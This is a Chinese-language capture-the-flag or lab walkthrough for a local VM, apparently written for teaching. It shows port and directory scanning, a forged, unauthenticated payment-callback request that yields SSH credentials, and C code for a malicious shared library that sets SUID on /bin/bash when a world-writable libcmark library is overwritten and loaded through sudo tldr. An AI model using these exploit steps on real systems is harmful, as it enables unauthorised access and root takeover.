1. 信息收集

ARP 扫描定位目标：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.135  08:00:27:f1:4c:28       (Unknown)
```

端口与服务探测：


```
┌──(npc㉿kali)-[~]
└─$ nmap -p- -sT 192.168.56.135

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

目录枚举（重点关注业务与配置文件）：

```
┌──(npc㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.135/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak

/index.php            (Status: 200) [Size: 846]
/login.php            (Status: 302) [--> index.php]
/register.php         (Status: 302) [--> index.php]
/cart.php             (Status: 200) [Size: 479]
/database             (Status: 301) [--> /database/]
/logout.php           (Status: 302) [--> index.php]
/config.php           (Status: 200) [Size: 0]
/checkout.php         (Status: 302) [--> index.php]
/payment.php          (Status: 200) [Size: 2045]
/functions.php        (Status: 200) [Size: 0]
```



2. 业务逻辑漏洞：支付回调伪造

过程尝试使用 burpsuite 抓包修改金额为0或负值来充值或零元购，实测不可行。


在个人中心可见订单号，构造支付回调请求至 `payment.php`：

```
POST /payment.php HTTP/1.1
Host: 192.168.56.135
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=upp09r70mssij1lng0jlgt1imq

order_id=ORD20251130614329509&amount=100&status=success
```

接口未做鉴权校验，Cookie 非必需，订单号使用个人中心实际存在的订单号。

```
curl 'http://192.168.56.135/payment.php' -X POST -d
'order_id=ORD20251140724564470&amount=100&status=success'
```



回包显示支付成功：

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

{"status":"success","message":"支付成功"}
```

效果：账户被提升为 VIP，并回显凭据/flag：

```
恭喜您获得VIP通行证！您的flag是：
xingchen:5ttlFRhy9SzudMqnlStG
```

VIP特权

恭喜您获得VIP通行证！您的flag是：

xingchen:5ttlFRhy9SzudMqnlStG

我的订单

订单号	商品	金额	状态	创建时间
ORD2025111406334080 25	VIP通行证	¥100	paid	2025-11-14 06:33:40

返回首页

3. 横向进入（SSH）

使用凭据登录：

```
ssh xingchen@192.168.56.135
# password: 5ttlFRhy9SzudMqnlStG
```

验证 sudo 能力：

```
xingchen@Man:~$ sudo -l
User xingchen may run the following commands on Man:
    (ALL) NOPASSWD: /usr/bin/tldr
```

4. 提权：可写共享库替换劫持

/usr/bin/tldr 为 alternatives 符号链接，最终指向 /usr/bin/tldr-hs

```
xingchen@Man:~$ ls /usr/bin/tldr -lah
lrwxrwxrwx 1 root root 22 Nov 12 07:09 /usr/bin/tldr -> /etc/alternatives/tldr
```

> readlink：**用于读取符号链接指向的目标**
> ldd： Linux 上运行一个程序时，系统需要**加载该程序依赖的各种共享库（.so 文件）**，ldd命令**用于显示可执行文件或共享库所依赖的共享库**

查看 sudo tldr 最终指向的目标二进制及其依赖：

```
xingchen@Man:~$ readlink -f /usr/bin/tldr
/usr/bin/tldr-hs

xingchen@Man:~$ ldd /usr/bin/tldr-hs
...
libcmark.so.0.29.0 => /lib/x86_64-linux-gnu/libcmark.so.0.29.0
...
```

关键依赖权限允许任意用户修改（存在误配：world-writable）：

```
xingchen@Man:~$ ldd /usr/bin/tldr-hs | grep '=>' | awk '{print $3}' | xargs ls -lah | grep libcmark
-rw-rw-rw- 1 root root 287K Jun 16  2020 /lib/x86_64-linux-gnu/libcmark.so.0.29.0
```

准备一个 /tmp/exp.c 文件，编译成共享库`/tmp/exp.so`：

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
#include <string.h>
__attribute__((constructor)) void init() {
    if (geteuid() == 0) {
        system("chmod u+s /bin/bash 2>/dev/null");
        system("echo 'SUID set by exp.so' > /tmp/exp_success 2>/dev/null");
    }
}
void set_suid() __attribute__((visibility("default")));
void set_suid() {
    if (geteuid() == 0) {
        system("chmod u+s /bin/bash 2>/dev/null");
        system("chmod 4755 /bin/bash 2>/dev/null");
    }
}
```

编译：

```
# -shared 生成一个共享目标文件
# -fPIC 告诉编译器生成的代码可以在内存中的任意地址加载和执行
# -o /tmp/exp.so 指定输出文件名
# -ldl 运行时加载和操作共享库
gcc -shared -fPIC -o /tmp/exp.so /tmp/exp.c -ldl
```

发现该系统库被误设为可写，可以进行替换，选择非系统核心库进行替换

非系统重要的链接库

在列出的库中，以下三个是非核心、特定于应用程序（`tldr-hs` 及其 Haskell 运行时）功能所需的链接库：

1. `libcmark.so.0.29.0`
   - `tldr` 工具是用来显示格式化文档的。`cmark` 是一个常见的 **Markdown 解析器**。这个库负责将 `tldr` 的原始文本转换成带有格式（如颜色、加粗）的输出。如果缺少它，程序可能无法正常显示格式，但系统的基本功能不会受影响。
2. `libgmp.so.10`
   - 这是 GNU Multiple Precision Arithmetic Library。Haskell 等许多高级语言的运行时和编译器会依赖它进行大数运算。它对于系统本身不是必需的。
3. `libffi.so.7`
   - 这是 Foreign Function Interface Library，允许一种语言的代码调用另一种语言的代码（例如，Haskell 代码调用 C 函数）。它也是 Haskell 运行时环境的常见依赖，而非核心系统功能。

替换`/lib/x86_64-linux-gnu/libcmark.so.0.29.0`并执行 sudo tldr，在tldr运行时会加载执行劫持的共享库：

> 风险提示：替换系统库可能影响其他程序运行，建议在操作前备份原库并在提权后恢复，以免系统不稳定。

```
# 备份
xingchen@Man:/tmp$ cp /lib/x86_64-linux-gnu/libcmark.so.0.29.0
/tmp/libcmark.so.0.29.0.bak
# 覆写共享库
xingchen@Man:/tmp$ cat /tmp/exp.so > /lib/x86_64-linux-gnu/libcmark.so.0.29.0
xingchen@Man:/tmp$ ls /bin/bash -lah
xingchen@Man:/tmp$ sudo /usr/bin/tldr ls
xingchen@Man:/tmp$ ls /bin/bash -alh
-rwsr-xr-x 1 root root 1.2M Apr 18  2019 /bin/bash
xingchen@Man:/tmp$ /bin/bash -p
bash-5.0# id
```

```
xingchen@Man:~$ cat /tmp/exp.so > /lib/x86_64-linux-gnu/libcmark.so.0.29.0
xingchen@Man:~$ ls /bin/bash -lah
-rwxr-xr-x 1 root root 1.2M Apr 18  2019 /bin/bash
xingchen@Man:~$ sudo /usr/bin/tldr ls
/usr/bin/tldr: symbol lookup error: /usr/bin/tldr: undefined symbol: cmark_parse_document
xingchen@Man:~$ ls /bin/bash -alh
-rwsr-xr-x 1 root root 1.2M Apr 18  2019 /bin/bash
xingchen@Man:~$ /bin/bash -p
bash-5.0# id
uid=1000(xingchen) gid=1000(xingchen) euid=0(root) groups=1000(xingchen)
bash-5.0#
```

说明：

- /usr/bin/tldr（tldr-hs）在以 root 身份运行时动态加载 `libcmark.so.0.29.0`。

- 该库被配置为可被任意用户写入（-rw-rw-rw-），可被恶意替换实现提权。

恢复 tldr 依赖：

```
xingchen@Man:~$ cp /tmp/libcmark.so.0.29.0.bak /lib/x86_64-linux-
gnu/libcmark.so.0.29.0
xingchen@Man:~$ sudo tldr ls
```